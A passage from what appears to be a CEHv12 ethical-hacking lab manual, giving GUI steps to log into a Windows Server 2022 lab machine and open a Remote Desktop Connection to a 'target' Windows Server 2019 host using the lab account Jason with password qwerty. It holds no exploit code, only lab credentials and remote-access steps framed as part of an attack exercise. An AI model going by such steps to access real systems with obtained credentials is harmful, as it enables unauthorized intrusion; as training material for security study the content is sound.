
For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).

Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.

2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [Windows Server 2019]) and click **Show Options**.

